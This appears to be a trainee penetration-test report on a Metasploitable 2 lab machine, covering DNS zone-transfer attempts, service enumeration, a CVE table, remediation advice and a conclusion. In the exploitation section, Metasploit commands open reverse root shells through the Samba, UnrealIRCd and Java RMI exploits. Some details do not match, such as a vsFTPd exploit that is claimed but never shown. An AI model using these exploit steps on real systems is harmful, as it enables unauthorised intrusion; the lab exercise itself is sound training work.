└─$ dig axfr @ns1.megacorpone.com megacorpone.com

; <<>> DiG 9.20.15-2-Debian <<>> axfr @ns1.megacorpone.com megacorpone.com
; (1 server found)
;; global options: +cmd
; Transfer failed.

┌──(kali㉿kali)-[~]
└─$ dig axfr @ns2.megacorpone.com megacorpone.com

; <<>> DiG 9.20.15-2-Debian <<>> axfr @ns2.megacorpone.com megacorpone.com
; (1 server found)
;; global options: +cmd
; Transfer failed.

┌──(kali㉿kali)-[~]
└─$ dig axfr @ns3.megacorpone.com megacorpone.com

; <<>> DiG 9.20.15-2-Debian <<>> axfr @ns3.megacorpone.com megacorpone.com
; (1 server found)
;; global options: +cmd
; Transfer failed.

┌──(kali㉿kali)-[~]
└─$
```


8. Metasploitable 2

Therefore, Metasploitable 2 was also exploited

Metasploitable 2 enumeration information

Let's start this vulnerability assessment by looking what we already know about the Metasploitable 2 machine from the previous enumeration phase.

- It is running Linux 2.6.9 – 2.6.33 as an operating system.
- The server name is METASPLOITABLE.
- There are 35 user accounts available.
- The msfadmin is the administrator account.
- There is no expiry date on the password of the msfadmin administrator account.
- We know which services are running, the versions of these services and on which port they are listening.
- There is a webserver and SQL server running on the Metasploitable machine.

From the Nmap service scan we got the following details about open ports and services:

Service	Port	Status
Vsftpd 2.3.4	21	Open
OpenSSH 4.7p1 Debian 8ubuntu 1 (protocol 2.0)	22	Open
Linux telnetd service	23	Open
Postfix smtpd	25	Open
ISC BIND 9.4.2	53	Open
Apache httpd 2.2.8 Ubuntu DAV/2	80	Open
A RPCbind service	111	Open
Samba smbd 3.X	139 & 445	Open
3 r services	512, 513 & 514	Open
GNU Classpath grmiregistry	1099	Open
Metasploitable root shell	1524	Open
A NFS service	2048	Open
ProFTPD 1.3.1	2121	Open
MySQL 5.0.51a-3ubuntu5	3306	Open

PostgreSQL DB 8.3.0 – 8.3.7	5432	Open
VNC protocol v1.3	5900	Open
X11 service	6000	Open
Unreal ircd	6667	Open
Apache Jserv protocol 1.3	8009	Open
Apache Tomcat/Coyote JSP engine 1.1	8180	Open

Many of these services contain known vulnerabilities which can be exploited. The following step is to find out which services are vulnerable and collect information about how they can be exploited. There are several sources which can be used to determine if a service is vulnerable or not. The most popular and knows sources are exploit-db from Offensive Security and the Open Source Vulnerability Database (OSVDB). We will also be looking at searchsploit, an offline exploit database included with Kali Linux. Searchsploit is a great offline source when performing a vulnerability assessment as it contains a lot of information about known vulnerabilities and exploit code.

8.1 Some of the most common vulnerabilities of M2

Port	Service	Version	CVE / Identifier	CVSS
21	ftp	vsftpd 2.3.4	**CVE-2011-2523** [2]	**10.0**
22	ssh	OpenSSH 4.7p1	**CVE-2023-38408** [3]	**9.8**
22	ssh	OpenSSH 4.7p1	**CVE-2016-1908** [4]	**9.8**
22	ssh	OpenSSH 4.7p1	**CVE-2015-5600** [5]	**8.5**
22	ssh	OpenSSH 4.7p1	**CVE-2020-15778** [6]	**7.8**
22	ssh	OpenSSH 4.7p1	**CVE-2016-6515** [7]	**7.8**
22	ssh	OpenSSH 4.7p1	**CVE-2016-10012** [8]	**7.8**
22	ssh	OpenSSH 4.7p1	**CVE-2015-8325** [9]	**7.8**
22	ssh	OpenSSH 4.7p1	**CVE-2016-10708** [10]	**7.5**

22	ssh	OpenSSH 4.7p1	**CVE-2016-10009** [11]	**7.5**
22	ssh	OpenSSH 4.7p1	**CVE-2014-1692** [12]	**7.5**
53	domain	ISC BIND 9.4.2	**CVE-2008-0122** [13]	**10.0**
53	domain	ISC BIND 9.4.2	**CVE-2021-25216** [14]	**9.8**
53	domain	ISC BIND 9.4.2	**CVE-2020-8616** [15]	**8.6**
53	domain	ISC BIND 9.4.2	**CVE-2016-1286** [16]	**8.6**
53	domain	ISC BIND 9.4.2	**CVE-2012-1667** [17]	**8.5**
53	domain	ISC BIND 9.4.2	**CVE-2017-3141** [18]	**7.8**
53	domain	ISC BIND 9.4.2	**CVE-2016-2776** [19]	**7.8**
53	domain	ISC BIND 9.4.2	**CVE-2015-5722** [20]	**7.8**
53	domain	ISC BIND 9.4.2	**CVE-2015-5477** [21]	**7.8**

53	domain	ISC BIND 9.4.2	**CVE-2014-8500** 22	**7.8**
5432	postgresql	8.3.0 - 8.3.7	**CVE-2024-10977** 23	**3.7**
5432	postgresql	8.3.0 - 8.3.7	**CVE-2022-41862** 24	**3.7**

23

9. Exploitation

9.1 Exploitation of Samba "username map script" RCE (CVE-2007-2447)

The Samba 3.0.20 service on ports 139/445 was vulnerable to a command injection flaw. This was exploited to gain a root-level reverse shell.

Tool Used: Metasploit Framework (msfconsole)

Exploit Module: exploit/multi/samba/usermap_script

Process:

msf6 > use exploit/multi/samba/usermap_script

msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.134.129

msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.134.128

msf6 exploit(multi/samba/usermap_script) > exploit

Result: A reverse shell connection was established from the target back to the attacker's machine, providing a command prompt with root privileges.

Evidence of Samba Exploitation:

```
msf exploit(multi/samba/usermap_script) > set RHOST 192.168.0.100
RHOST ⇒ 192.168.0.100
msf exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP handler on 192.168.0.103:4444
[*] Command shell session 1 opened (192.168.0.103:4444 → 192.168.0.100:36017) at 2026-02-07 23:27:28 -05
00

whoami
root

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
```


9.2 Exploitation of UnrealIRCd 3.2.8.1 Backdoor (CVE-2010-2075)

The UnrealIRCd service on port 6667/tcp was confirmed to be a trojanized version containing a backdoor, allowing for unauthenticated remote code execution.

Tool Used: Metasploit Framework (msfconsole)

Exploit Module: exploit/unix/irc/unreal_ircd_3281_backdoor

Process:

msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.134.129


msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.134.128

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

Result: The exploit successfully leveraged the backdoor to establish a reverse shell, granting the attacker root access to the system.

Evidence of UnrealIRCd 3.2.8.1 Exploitation:



25

9.3 Exploitation of Java RMI Server Misconfiguration

The Java RMI service on port 1099/tcp was found to have an insecure default configuration that allows remote class loading, leading to RCE.

Tool Used: Metasploit Framework (msfconsole)

Exploit Module: exploit/multi/misc/java_rmi_server

Process: msf6 > use exploit/multi/misc/java_rmi_server


msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.134.129

msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.134.128

msf6 exploit(multi/misc/java_rmi_server) > exploit

Result: A Meterpreter session was successfully opened, providing an advanced, feature-rich shell and extensive control over the compromised target.

Evidence of Java RMI Server Exploitation: 3.6 Post-Exploitation Extracted sensitive files (e.g., /etc/passwd). Retrieved plaintext credentials from Samba shares. Identified weak password policies



10. Findings & Risk Assessment

During the vulnerability assessment process, several critical vulnerabilities were identified on the Metasploitable 2 target machine (IP: 192.168.134.129). These vulnerabilities represent a significant security risk and were successfully exploited using automated techniques, confirming their presence and impact. The summary of key findings and their associated risk levels is given below:

1. Samba 3.0.20 – "username map script" RCE **(CVE-2007-2447) Port: 139/445 (SMB**)

Description: A command injection vulnerability in a non-default Samba configuration allows an unauthenticated attacker to execute arbitrary commands.

Risk Level: Critical

Impact: Complete system compromise with root privileges.

Likelihood: High.

Remediation: Upgrade to a patched Samba version and disable the username map script feature.

2. UnrealIRCd 3.2.8.1 – Remote Code Execution via Backdoor **(CVE-2010-2075) Port: 6667 (IRC)**

Description: This version of UnrealIRCd was distributed with a pre-compiled backdoor. Any remote attacker can execute arbitrary system commands by connecting to the IRC service.

Risk Level: Critical

Impact: Remote code execution with system-level privileges.

Likelihood: High

Remediation: Replace the infected UnrealIRCd installation with a clean, up-to-date build; verify file integrity using hashes from the official source.

11. *Recommendations*

Following the successful exploitation of critical vulnerabilities on the Metasploitable 2 target, the following security recommendations are made to mitigate the identified risks and enhance the overall security posture of the environment.

11.1 Remove or Replace Vulnerable Software vsFTPd 2.3.4, Samba 3.0.20, UnrealIRCd 3.2.8.1, and Java RMI:

These services contain well-known, critical vulnerabilities (backdoors, RCE) and must be addressed immediately. o If the functionality is required, upgrade to the latest secure version from official sources. For FTP, consider switching to a more secure protocol like SFTP. For Samba, disable the username map script

feature. For Java RMI, reconfigure to prevent arbitrary remote class loading. o If the services are not essential, they should be completely removed from the system.

11.2 Network Segmentation and Firewall Rules:

Implement strict firewall rules to restrict access to all services. Only allow traffic from trusted IP addresses to necessary ports. Apply network segmentation to isolate vulnerable or testing environments (like this Metasploitable 2 lab) from any production or sensitive networks.

11.3 Enable Logging and Monitoring

Ensure comprehensive logging is enabled for all critical services (SSH, Samba, web servers). Monitor logs for suspicious activity, such as failed login attempts, unexpected service behavior, or connections from unauthorized IP addresses.

11.4 Regular Vulnerability Scanning and Patch Management

Conduct regular, automated vulnerability assessments using tools like Nmap, OpenVAS, or Nessus to proactively identify new weaknesses. Establish a formal patch management policy to ensure that all systems, services, and applications are updated in a timely manner.

11.5 Minimize Attack Surface

Remove any unnecessary services or applications running on the server to reduce potential attack vectors. Disable all unused ports and legacy protocols (e.g., Telnet, rsh, rlogin). 5.6 User and Access Management: Enforce the principle of least privilege for all user accounts. Regularly audit all user accounts and ensure there are no default, shared, or weak credentials. Change the default password for the VNC service immediately. Use multi-factor authentication (MFA) for all administrative access where possible.

12. Overall Risk Assessment

The presence of these vulnerabilities indicates that the system is critically exposed to external and internal threats. Multiple vulnerabilities allow unauthenticated attackers to bypass all security controls and gain full, administrative control of the system remotely and with minimal effort. These findings highlight the severe risks associated with a failure to perform regular patch management, software integrity verification, and routine security assessments. The overall risk level is Critical, requiring immediate mitigation to prevent exploitation, potential data breaches, and complete system compromise.

13. *Conclusion*

The objective of this vulnerability assessment was to identify and exploit security vulnerabilities and weaknesses within a controlled lab environment, simulating real-world attack scenarios.

Using a Kali Linux attacker machine, several critical vulnerabilities were identified and successfully exploited on the Metasploitable 2 target, including backdoored versions of vsFTPd, Samba, UnrealIRCd, and a misconfigured Java RMI service.
The assessment demonstrated how outdated and misconfigured services can expose systems to severe security breaches, including unauthenticated remote access and an immediate, full system compromise. Through enumeration, vulnerability scanning, and exploitation, this engagement highlighted the tangible risks posed by insufficient patch management, lack of network segmentation, and exposed services with default credentials.
This exercise underscores the importance of proactive security practices such as regular patching, vulnerability scanning, access control, and ongoing monitoring. By addressing the identified vulnerabilities and implementing the recommended mitigations, an organization can significantly reduce its risk exposure and improve its overall security posture. This report provides not only technical findings but also actionable recommendations to guide remediation efforts and strengthen defenses against future attacks.

References:-

Samba 3.0.20 Exploit (CVE-2007-2447)
MITRE. (2007). CVE-2007-2447: https://cve.mitre.org/cgibin/cvename.cgi?name=CVE-2007-2447.
Offensive Security. (2010). Samba 2.2.x to 3.0.20: https://www.exploitdb.com/exploits/16320.
Samba security advisory (user map script):
https://www.samba.org/samba/history/security.html

Metasploit module reference: *https://github.com/rapid7/metasploitframework/blob/master/modules/exploits/multi/samba/usermap_script.rb*

UnrealIRCd 3.2.8.1 Exploit (CVE-2010-2075)

MITRE. (2010). CVE-2010-2075: https://cve.mitre.org/cgibin/cvename.cgi?name=CVE-2010-2075.

Offensive Security. (2010): https://www.exploit-db.com/exploits/13853.

UnrealIRCd backdoor announcement:

https://www.unrealircd.org/txt/unrealsecadvisory.20100612.txt

Detection guidance (Nessus plugin background):

Java RMI Server Exploit Rapid7. (2011).

Java RMI Server Insecure Default Configuration Java Code Execution. Available at: https://www.rapid7.com/db/modules/exploit/multi/misc/java_rmi_server/.

Last Page

The End

address: House#32, Road#02, Dhanmondi, Dhaka
email: huilc864@gmail.com
web: www.ssltd.com.bd
Phone: 01795095578